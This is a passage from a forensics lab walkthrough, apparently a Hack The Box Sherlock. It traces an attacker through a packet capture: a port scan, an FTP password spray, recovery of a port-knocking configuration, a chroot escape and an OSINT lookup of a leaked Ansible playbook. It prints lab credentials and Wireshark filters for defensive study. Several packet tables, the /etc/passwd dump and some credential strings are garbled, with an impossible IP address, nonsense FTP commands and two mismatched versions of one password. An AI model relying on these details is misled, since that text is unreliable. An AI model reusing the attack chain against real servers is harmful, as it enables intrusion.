

Knock Knock - Walkthrough

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Story:

A critical Forela Dev server was targeted by a threat group.

The Dev server was accidentally left open to the internet which it was not supposed to be. The senior dev Abdullah told the IT team that the server was fully hardened and it's still difficult to comprehend how the attack took place and how the attacker got access in the first place.

Forela recently started its business expansion in Pakistan and Abdullah was the one IN charge of all infrastructure deployment and management.

The Security Team need to contain and remediate the threat as soon as possible as any more damage can be devastating for the company, especially at the crucial stage of expanding in other region.

Thankfully a packet capture tool was running in the subnet which was set up a few months ago. A packet capture is provided to you around the time of the incident (1-2) days margin because we don't know exactly when the attacker gained access.

As our forensics analyst, you have been provided the packet capture to assess how the attacker gained access. Warning : This Sherlock will require an element of OSINT to complete fully.

Task1: Which ports did the attacker find open during their enumeration phase?

- First, based on the information I found on the 'Statics' section the IP of the server - **172.31.39.46**
- Next, I filtered 'ACK' & 'RST' with the server IP.

Reason: We are looking for responses from the server with both 'ACK' and 'RST' flags set, which often indicate a potential port scan.

When a port scanner scans a closed port, the server typically responds with a TCP packet that has both 'RST' and 'ACK' flags set.

This type of response is a common indication that a port scan is occurring, as it shows the server rejecting connection attempts to multiple ports.

- We identified a massive traffic from the address '**3.109.209.43**' which indicates it's the attacker address.

To find the how many opened ports there are, we will use the following filter:

'ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && tcp.flags.syn == 1 && tcp.flags.ack == 1'

Reason: We will use a filter to find packets where the server responds with 'SYN' and 'ACK' flags. These responses indicate open ports.

- Be aware of the 'length' column. There are chances of false positives because of the nature of networking. We will ignore the ports with a length of '74' and focus only on '58'.

Length 58: This is the typical length of a minimal TCP SYN-ACK packet without additional TCP options. It usually consists of a 20-byte IP header, a 20-byte TCP header, and the 18 bytes of Ethernet overhead.

Time	Source	Source Port	Destination	DST Port	Protocol	Length	Info
2023-03-21 10:42:26.692106	172.31.39.46	22	3.109.209.43	38283	TCP	58	22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692119	172.31.39.46	3306	3.109.209.43	38283	TCP	58	3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692140	172.31.39.46	21	3.109.209.43	38283	TCP	58	21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692145	172.31.39.46	8086	3.109.209.43	38283	TCP	58	8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:42:26.692150	172.31.39.46	6379	3.109.209.43	38283	TCP	58	6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2023-03-21 10:59:07.928026	172.31.39.46	24456	3.109.209.43	58608	TCP	58	24456 → 58608 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961

Which ports did the attacker find open during their enumeration phase?

21,22,3306,6379,8086

Task2: Whats the UTC time when attacker started their attack against the server?

- To find the answer, we should the first request of the attacker to the server so I filtered and source IP of the attacker and the destination IP of the server and found the first packet:

ip.src==3.109.209.43 && ip.dst == 172.31.39.46

Time	Source	Source Port	Destination	DST Port	Protocol	Length	Info
2023-03-21 10:42:23.780988	3.109.209.43	44636	172.31.39.46	1	TCP	74	44636 → 1 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.780919	3.109.209.43	59042	172.31.39.46	2	TCP	74	59042 → 2 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.780919	3.109.209.43	42462	172.31.39.46	3	TCP	74	42462 → 3 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.780905	3.109.209.43	48596	172.31.39.46	4	TCP	74	48596 → 4 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.780906	3.109.209.43	59292	172.31.39.46	5	TCP	74	59292 → 5 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972145 TSecr=0 WS=128
2023-03-21 10:42:23.780936	3.109.209.43	45650	172.31.39.46	6	TCP	74	45650 → 6 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.780946	3.109.209.43	55864	172.31.39.46	7	TCP	74	55864 → 7 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.780946	3.109.209.43	42906	172.31.39.46	8	TCP	74	42906 → 8 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128
2023-03-21 10:42:23.780946	3.109.209.43	35586	172.31.39.46	9	TCP	74	35586 → 9 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677972146 TSecr=0 WS=128

Whats the UTC time when attacker started their attack against the server?

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Task3: What's the MITRE Technique ID of the technique attacker used to get initial access?

- As before, I filtered the attacker IP and the server address. I noticed to Password Spraying on the first phase of the attack:

Other sub-techniques of Brute Force (4)

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. Password001), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords.^[1]

Typically, management services over commonly used ports are used when password

ID: T1110.003

Sub-technique of: T1110

① **Tactic:** [Credential Access](#)

② **Platforms:** Azure AD, Containers, Google Workspace, IaaS, Linux, Network, Office 365, SaaS, Windows, macOS

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- I used the previous filter and added 'ftp' since we know the foothold was achieved via a Password Spray attack. I searched for the last login attempt and found that the successful attempt was made with the credentials **tony.shephard:Summer2023!**.

[illegible]

What are valid set of credentials used to get initial foothold?

```
tony.shephard:Summer2023!
```

- Found it on task1: **3.109.209.43**

- After the successful login via FTP, I filtered via '[ftp.request.command](#)':
`ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && ftp && ftp.request.command`


- Found the attacker executed '**SIZE .backup**'

Time	Source	SourcePort	Destination	DSTPort	Protocol	Length	Info
2023-03-31 18:50:17.201192	1.186.289.43	51362	172.31.35.1	3046	TCP	60	80 Request: USER 116:hey
2023-03-31 18:50:17.201111	1.186.289.43	51370	172.31.35.46	443	TCP	60	80 Request: USER Linkey
2023-03-31 18:50:17.277333	1.186.289.43	51370	172.31.35.46	443	TCP	60	84 Request: PAGES Miter-2021
2023-03-31 18:50:17.324749	1.186.289.43	51372	172.31.35.46	443	TCP	60	84 Request: PAGES Antion2021
2023-03-31 18:50:17.324806	1.186.289.43	51370	172.31.35.46	443	TCP	60	84 Request: PAGES Spring2021
2023-03-31 18:50:17.324848	1.186.289.43	51368	172.31.35.46	443	TCP	60	84 Request: PAGES Summer-2021
2023-03-31 18:50:17.324866	1.186.289.43	51362	172.31.35.46	443	TCP	60	84 Request: PAGES Miter-2021
2023-03-31 18:50:17.324911	1.186.289.43	51368	172.31.35.46	443	TCP	60	84 Request: USER Tony Overland
2023-03-31 18:51:06.383775	1.186.289.43	64008	172.31.35.46	443	TCP	60	84 Request: PAGES Summer-2021
2023-03-31 18:51:06.412154	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: SYST
2023-03-31 18:51:06.413487	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: SYST
2023-03-31 18:51:11.100361	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: EPVQ
2023-03-31 18:51:11.904978	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: LIST -1a
2023-03-31 18:51:11.934887	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: LIST -1a
2023-03-31 18:51:40.654382	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: MIST
2023-03-31 18:51:40.654797	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: TWME 1
2023-03-31 18:51:40.664242	1.186.289.43	64008	172.31.35.46	443	TCP	72	72 Request: TWME 2

What is name of the file which contained some config data and credentials?

`.backup`

- The initial access was achieved through a password spraying attack on the FTP protocol. The attacker created two files: `.backup` and `fetch.sh`. Based on the investigation, I exported these files for further analysis.



Task8: Whats the name of technique used to get to that critical service?

For this one, I used a walkthrough from the web.

I tried to analyze the .backup file, which is a configuration that sets up firewall rules to accept incoming TCP connections on port 24456 from a specific source IP address, with logging configured via Syslog.

It also includes credentials for accessing another backup server.

But not found the answer.

- Based on the walkthrough, This looks like a configuration file for [knockd](#). It is the service hidden behind the "port-knocking" protection".
- **knockd is a port-knock server.**
It listens to all traffic on an ethernet (or PPP) interface, looking for special "knock" sequences of port-hits. A client makes these port-hits by sending a TCP (or UDP) packet to a port on the server.

- We already found it on the configuration file:

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[FTP-INTERNAL]  
sequence = 29999,50234,45087
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Task10: Whats the UTC time when interaction with previous question ports ended?

Whats the UTC time when interaction with previous question ports ended?

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- We already found it on the configuration file:

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What are set of valid credentials for the critical service?

abdullah.yasin:Xh1hGame_90HJLDASxfd&hoooad

Task12: At what UTC Time attacker got access to the critical server?

- On task 8, we identified that the technique used to access the critical service is 'port knocking'. Port knocking is a security technique used to control access to network services by requiring a specific sequence of network activity (typically connection attempts to a series of closed ports) before allowing a connection to be made to a service.

Example Use Case

A typical use case might involve securing an SSH server. Normally, the SSH port (22) would be closed. A user must first send a series of connection attempts to a sequence like ports 7000, 8000, and 9000 in that order. Upon recognizing the correct sequence, the server temporarily opens port 22, allowing the user to establish an SSH connection.

On the '.backup' file we found -

A section defines a port knocking sequence for a service labeled "FTP-INTERNAL" sequence = 29999,50234,45087:

This specifies the sequence of ports that must be "knocked" (i.e., connection attempts made in this exact order) to trigger an action.
seq_timeout = 5:

The time window (in seconds) within which the port knocking sequence must be completed.
command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT:

The command to execute when the correct port knocking sequence is detected. In this case, it inserts a rule in the iptables firewall to accept incoming TCP connections to port 24456 from the IP address that sent the correct sequence.
tcpflags = syn:

This indicates that the TCP SYN flag must be set in the packets of the knocking sequence.

- Now, we know how to sequence of the port knocking works
We will filter:
ip.src == 3.109.209.43 && (tcp.dstport == 29999 || tcp.dstport == 50234 || tcp.dstport == 45087) && tcp.flags.syn == 1

At 10:58:50, the attacker sends three packets to ports 29999, 50234, and 45087. Following this, a connection is made to port 24456.

2023-03-21 10:58:50.287775	3.109.209.43	56260 172.31.39.46	29999 TCP	74 56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.287928	3.109.209.43	40650 172.31.39.46	50234 TCP	74 40650 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2023-03-21 10:58:50.288134	3.109.209.43	45018 172.31.39.46	45087 TCP	74 45018 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128

- After the sequence occurred, I filtered the attacker address with the destination port '24456'.
ip.addr == 3.109.209.43 && ip.addr == 172.31.39.46 && tcp.dstport == 24456

- Found a packet with the most higher length, '100', with the specific data of 'PASS'

2023-03-21 11:00:01.595583	3.109.209.43	38032 172.31.39.46	24456 TCP	100 38032 → 24456 [PSH, ACK] Seq=22 Ack=55 Win=65536 Len=34 TSval=2679030032 TSecr=1292619282
<				
> Frame 210797: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)				
> Ethernet II, Src: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92), Dst: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae)				
> Internet Protocol Version 4, Src: 3.109.209.43, Dst: 172.31.39.46				
> Transmission Control Protocol, Src Port: 38032, Dst Port: 24456, Seq: 22, Ack: 55, Len: 34				
▼ Data (34 bytes)				
Data: 504153532058686c6847616d655f3930484a4c44415378666426686f66f61640d0a				
[Length: 34]				
0000	02 cd 7c 7e ed ae 02 76	f4 07 ce 92 00 00 45 10	.. ~...vE-	
0010	00 56 f4 15 40 00 3f 06	9f 96 03 6d d1 2b ac 1f	.V..@.?.....m:++	
0020	27 2e 94 90 5f 88 29 7d	1b 28 85 cf 9a 8f 80 18	'....')}..(.....	
0030	40 00 2c 59 00 00 01 01	08 0a 9f ae c1 10 4d 0b	@.Y.....M-	
0040	ce 12 50 41 53 20 58	68 6c 68 47 61 6d 65 5f	..PASS X h1hGame_	
0050	39 30 48 4a 4c 44 41 53	78 66 64 26 68 6f 6f 6f	90HJLDAS xfd&hoo	
0060	61 64 0d 0a		ad..	

At what UTC Time attacker got access to the critical server?

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Task13: Whats the AWS AccountID and Password for the developer "Abdullah"?

- For this one I was stuck several hours, until I understood it pretty simple. I checked everything expect from the critical server logged in which found earlier. So, I just followed the TCP stream of the access of the critical service by the attacker and found interesting things:

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user (user@ 3.109.209.43)
USER abdullah.yasin
331 Please specify the password.
PASS kh3Home_9HWJLDxsf8hooood
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
EPRT
EPSV
PDTH
PASV
REST STREAM
SIZE
TVFS
211 End
EPSV
229 Entering Extended Passive Mode (|||23640|)
LIST -la
150 Here comes the directory listing:
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
SIZE .archived.sql
213 2091
EPSV
229 Entering Extended Passive Mode (|||25381|)
RETR .archived.sql
150 Opening BINARY mode data connection for .archived.sql (2091 bytes).
226 Transfer complete.
PDTH .archived.sql
213 20230317120537
TYPE A
200 Switching to ASCII mode.
EPSV
229 Entering Extended Passive Mode (|||35153|)
LIST
150 Here comes the directory listing:
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
SIZE Tasks to get Done.docx
213 28935
EPSV
229 Entering Extended Passive Mode (|||27862|)
RETR Tasks to get Done.docx

```

- Now, we should to revert the data to FTP data.

You can click on the packet and select 'Decode as' and choose 'FTP'

Time	Source	Source Port	Destination	DST Port	Protocol	Length	Info
2023-03-21 11:02:16.065920	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	149	FTP
2023-03-21 11:02:07.287797	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	139	FTP
2023-03-21 11:03:18.523027	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	137	FTP
2023-03-21 11:02:23.075466	172.31.39.46	24456					
2023-03-21 11:05:58.429051	172.31.39.46	24456					
2023-03-21 11:04:30.521393	172.31.39.46	24456					
2023-03-21 11:06:32.950109	172.31.39.46	24456					
2023-03-21 11:09:54.430637	172.31.39.46	24456					
2023-03-21 11:09:23.821406	172.31.39.46	24456					

- After we did it, I used the the following filter to see the FTP-DATA:


'ip.addr == 3.109.209.43 && ip.addr == 172.31.39.46 && ftp-data'

And now we able to see all the attacker commands with the server responses:

Time	Source	Source Port	Destination	DST Port	Protocol	Length	Info
2023-03-21 11:02:16.065920	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	149	FTP
2023-03-21 11:02:07.287797	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	139	FTP
2023-03-21 11:03:18.523027	172.31.39.46	24456	3.109.209.43	30832	FTP-DA	137	FTP
2023-03-21 11:02:23.075466	172.31.39.46	24456					
2023-03-21 11:05:58.429051	172.31.39.46	24456					
2023-03-21 11:04:30.521393	172.31.39.46	24456					
2023-03-21 11:06:32.950109	172.31.39.46	24456					
2023-03-21 11:09:54.430637	172.31.39.46	24456					
2023-03-21 11:09:23.821406	172.31.39.46	24456					


- I found the file 'archived.sql', and inside it was the answer.

'),('Abdullah','391629733297','yibokod9986Y[adj@IK8DS'],'\n




Task14: What's the deadline for hiring developers for forela?

- After we found the files and we able to fetch them, the answer was found on 'Task to get done.docx'



Task15: When did CEO of forela was scheduled to arrive in pakistan?


- After we found the files and we able to fetch them, the answer was found on 'Task to get reminder.txt'



Task16: The attacker was able to perform directory traversal and escape the chroot jail. This caused attacker to roam around the filesystem just like a normal user would. Whats the username of an account other than root having /bin/bash set as default shell?

- We can see the other user on the system via the UID after the attacker ran '/etc/passwd'


2023-03-21 11:02:18.067340	172.31.39.46	27862 3.109.209.43	33484 FTP-DL	4363 FTP Data: 4318 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:18.067329	172.31.39.46	27862 3.109.209.43	33484 FTP-DL	18262 FTP Data: 18136 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:18.066982	172.31.39.46	27862 3.109.209.43	33484 FTP-DL	7386 FTP Data: 7240 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:18.066590	172.31.39.46	27862 3.109.209.43	33484 FTP-DL	7386 FTP Data: 7240 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:12.054239	172.31.39.46	35153 3.109.209.43	36516 FTP-DL	164 FTP Data: 38 bytes (EPASV) (NLST)
2023-03-21 11:02:07.208300	172.31.39.46	25381 3.109.209.43	36638 FTP-DL	2137 FTP Data: 2093 bytes (EPASV) (RETR _archived.sql)
2023-03-21 11:00:06.055909	172.31.39.46	25840 3.109.209.43	38214 FTP-DL	687 FTP Data: 541 bytes (EPASV) (LIST -la)
2023-03-21 10:55:13.208060	172.31.39.46	43669 3.109.209.43	35264 FTP-DL	422 FTP Data: 354 bytes (EPASV) (RETR Fetch.sh)
2023-03-21 10:53:09.475546	172.31.39.46	43669 3.109.209.43	35264 FTP-DL	422 FTP Data: 354 bytes (EPASV) (RETR Fetch.sh)
hexcapbox>18021805:/home/steve:/usr/sbin/nologin				0100 01 62 64 75 6c 6c 63 68 2e 70 61 73 69 6e 3a 2f
systemd-timesync>18031805:/usr/sbin/nologin				0100 62 69 6e 2f 73 68 0a 7a 6f 6e 70 2e 73 68 65 70
system>1804111:/home/steve:/usr/sbin/nologin				0100 68 61 72 64 3a 78 3a 31 30 30 32 3a 31 30 30 32
_ft>18050534:/home/steve:/usr/sbin/nologin				0100 3a 2f 68 6f 68 65 2f 74 6f 6e 70 2a 73 68 65
task>1806132791:/opt/forela/stack>172.31.39.46				0100 70 68 61 72 64 3a 2f 62 69 6e 2f 73 68 0a 6e 7a
task>1807133:/usr/valdd:/usr/sbin/nologin				0100 70 68 7a 31 31 31 31 31 31 31 31 31 31 31 31 31
topdun>1808114:/home/steve:/usr/sbin/nologin				0100 64 63 65 66 6f 6e 2c 2c 2c 2c 2c 2c 2c 2c 2c 2c
ssh>18090534:/usr/ssh:/usr/sbin/nologin				0100 7a 70 3a 2f 73 73 73 73 73 62 69 6e 2f 6e 6f 6c
ssllinet>181011:/usr/cache/pullinater:/bin/false				0100 6f 67 68 6e 0a 72 65 6a 69 73 3a 70 3a 31 31 30
lanetdun>1811011:/usr/lib/lanetdun:/usr/sbin/nologin				0100 3a 31 32 3a 3a 3a 2f 70 63 72 6f 6e 69 62 2f 72
Puagd-refresh>181217:/Puagd-refresh:/usr/sbin/nologin				0100 65 64 65 63 7a 70 73 72 6f 73 62 69 6e 2f 6e
c-Instance-connect>18130534:/home/steve:/usr/sbin/nologin				0100 6f 6c 6f 67 69 6e 0a 6d 79 73 73 6c 3a 70 3a 31
_chorny>1814121:/chorny daemon>172.31.39.46				0100 31 30 3a 31 32 35 3a 4d 79 53 51 4c 20 53 65 72
ubuntu>18001000:/home/ubuntu:/bin/bash				0100 70 65 72 2c 2c 2c 2c 2f 6e 6f 6e 65 78 69 73 7a
ld>1809100:/usr/snp/ld/common/ld:/bin/false				0100 65 6e 7a 3a 2f 62 69 6e 2f 66 61 6c 73 65 6a 70
abulillah.yasini>18011001:/home/abulillah.yasini:/bin/sh				0100 6f 73 7a 4e 69 78 3a 78 3a 31 31 38 3a 31 32 38
tomy.shephard>18021002:/home/tomy.shephard:/bin/sh				0100 3a 3a 2f 70 61 72 73 70 6f 6f 6f 6f 6f 6f 6f 6f
ftpx>18151237ftp daemon>172.31.39.46				0100 6f 6c 6f 67 69 6e 0a 69 6e 66 6e 75 78 64 62 30
redes>1816124:/usr/lib/redes:/usr/sbin/nologin				0100 70 3a 31 31 39 3a 30 35 35 3a 3a 3a 2f 7a 7a 7a
mysql>1817125/mysql Server>172.31.39.46				0100 72 2f 6f 68 62 2f 68 6a 66 6c 75 70 64 62 3a 2f
postfix>1818126:/usr/post/postfix:/usr/sbin/nologin				0100 75 73 2f 73 63 69 6e 2f 6e 6f 6f 6f 6f 6f 6f 6f
leftdun>18190534:/usr/lib/leftdun:/usr/sbin/nologin				0100 70 3a 31 3a 35 30 30 31 3a 2c 2c 2c 2c 2f 68 6f
cyberjunker>18001003:/home/cyberjunker:/bin/bash				0100 6f 6c 6f 67 69 6e 0a 6d 79 73 73 6c 3a 70 3a 31



Task17: Whats the full path of the file which lead to ssh access of the server by attacker?

The attacker ran multiple ls -la commands to view the files in the current directory. I traversed them and found the answer.
We already had a clue from the 'reminder.txt' file that we found, and we discovered a path to hidden file which called '.reminder'

2023-03-21 11:05:41.793744	172.31.39.46	26282 3.109.209.43	51030 FTP-DL	252 FTP Data: 186 bytes (EPASV) (LIST -la)
2023-03-21 11:05:45.433310	172.31.39.46	45303 3.109.209.43	52306 FTP-DL	77 FTP Data: 11 bytes (EPASV) (NLST)
2023-03-21 11:05:49.507395	172.31.39.46	8045 3.109.209.43	60652 FTP-DL	252 FTP Data: 186 bytes (EPASV) (LIST -la)
2023-03-21 11:05:58.420080	172.31.39.46	44240 3.109.209.43	49306 FTP-DL	168 FTP Data: 94 bytes (EPASV) (RETR -retr)
2023-03-21 11:06:04.771701	172.31.39.46	68386 3.109.209.43	51534 FTP-DL	1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189182	172.31.39.46	63146 3.109.209.43	38052 FTP-DL	7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189193	172.31.39.46	63146 3.109.209.43	38052 FTP-DL	4542 FTP Data: 4476 bytes (EPASV) (LIST -la)
2023-03-21 11:06:39.682334	172.31.39.46	61640 3.109.209.43	50574 FTP-DL	1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:48.131478	172.31.39.46	5128 3.109.209.43	35450 FTP-DL	939 FTP Data: 873 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682450	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682469	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	631 FTP Data: 565 bytes (EPASV) (LIST -la)
2023-03-21 11:07:26.682469	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	631 FTP Data: 565 bytes (EPASV) (LIST -la)
Frame 211541: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits)				0000 02 76 f4 07 ce 92 82 cc
Ethernet II, Src: 02:cd:c7:7e:ed:a6 (02:cd:c7:7e:ed:a6), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)				0010 00 ee ed be 40 00 40 0e
Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43				0020 d1 26 66 aa c7 56 a9 9f
Transmission Control Protocol, Src Port: 26282, Dst Port: 51030, Seq: 1, Ack: 1, Len: 186				0030 01 ea a8 c6 00 00 01 01
FTP Data (186 bytes data)				0040 f1 f6 64 72 77 78 72 2c
[Setup frame: 211534]				0050 20 20 20 20 20 20 20 2c
[Setup method: EPASV]				0060 20 20 20 20 20 20 20 2c
[Command: LIST -la]				0070 20 31 37 20 31 32 3a 3a
[Command frame: 211538]				0080 78 72 2d 78 72 2d 78 2e
[Current working directory: /opt]				0090 20 20 20 20 20 20 20 2c
Line-based text data (3 lines)				00a0 20 20 20 34 30 39 3c 2e
drwxr-xr-x 3 0 0 4096 Mar 17 12:42 .\r\n				00b0 34 3a 33 35 20 2e 2e 0c
drwxr-xr-x 19 0 0 4096 Mar 20 14:35 ..\r\n				00c0 72 2d 78 20 20 20 20 32
drwxr-xr-x 2 0 0 4096 Mar 17 12:46 reminders\r\n				00d0 20 20 20 20 20 20 20 2c
				00e0 30 39 36 20 4d 61 72 2c
				00f0 20 72 65 6d 69 6e 64 65



Task18: Whats the SSH password which attacker used to access the server and get full access?

- After we found the hidden file '.reminder' we was able to see a clue inside of it:

2023-03-21 11:06:04.771701	172.31.39.46	68386 3.109.209.43	51534 FTP-DL	1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189182	172.31.39.46	63146 3.109.209.43	38052 FTP-DL	7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189193	172.31.39.46	63146 3.109.209.43	38052 FTP-DL	4542 FTP Data: 4476 bytes (EPASV) (LIST -la)
2023-03-21 11:06:39.682334	172.31.39.46	61640 3.109.209.43	50574 FTP-DL	1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:48.131478	172.31.39.46	5128 3.109.209.43	35450 FTP-DL	939 FTP Data: 873 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682450	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682469	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	631 FTP Data: 565 bytes (EPASV) (LIST -la)
2023-03-21 11:07:26.682469	172.31.39.46	9861 3.109.209.43	57776 FTP-DL	631 FTP Data: 565 bytes (EPASV) (LIST -la)
Frame 211685: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits)				0000 02 76 f4 07 ce 92 82 cc
Ethernet II, Src: 02:cd:c7:7e:ed:a6 (02:cd:c7:7e:ed:a6), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)				0010 00 ee ed be 40 00 40 0e
Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43				0020 d1 26 66 aa c7 56 a9 9f
Transmission Control Protocol, Src Port: 44240, Dst Port: 49306, Seq: 1, Ack: 1, Len: 94				0030 01 ea a8 c6 00 00 01 01
FTP Data (94 bytes data)				0040 f1 f6 64 72 77 78 72 2c
[Setup frame: 211591]				0050 20 20 20 20 20 20 20 2c
[Setup method: EPASV]				0060 20 20 20 20 20 20 20 2c
[Command: RETR .reminder]				0070 20 31 37 20 31 32 3a 3a
[Command frame: 211602]				0080 78 72 2d 78 72 2d 78 2e
[Current working directory: /opt/reminders]				0090 20 20 20 20 20 20 20 2c
Line-based text data (1 lines)				00a0 20 20 20 34 30 39 3c 2e
A reminder to clean up the github repo. Some sensitive data could have been leaked from there\r\n				00b0 34 3a 33 35 20 2e 2e 0c
				00c0 72 2d 78 20 20 20 20 32
				00d0 20 20 20 20 20 20 20 2c
				00e0 30 39 36 20 4d 61 72 2c
				00f0 20 72 65 6d 69 6e 64 65

- Cyberjunker told us that we would need to use OSINT skills to complete the challenge. As straightforward as it seemed, I searched Google for "Github repo 'forela'" and found the Github page.
<https://github.com/forela-finance/forela-dev>

```

2  - hosts: forela-internal.dev
3  gather_facts: no
4  become: yes
5
6  tasks:
7  - name: Download SSH key from URL
8    get_url:
9      url: "http://dev.forela.co.uk/internal/secrets/cyberjunkie-internal.pem"
10     dest: "/tmp/cyberjunkie.pem"
11     mode: "0600"
12
13  - name: Log in to remote server via SSH
14    become_user: root
15    become_method: sudo
16    vars:
17      ssh_user: cyberjunkie
18      ssh_key_file: /tmp/cyberjunkie.pem
19      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'
20
21  - name: Perform some actions on the remote server
22    become_user: root
23    become_method: sudo
24    vars:
25      ssh_user: cyberjunkie
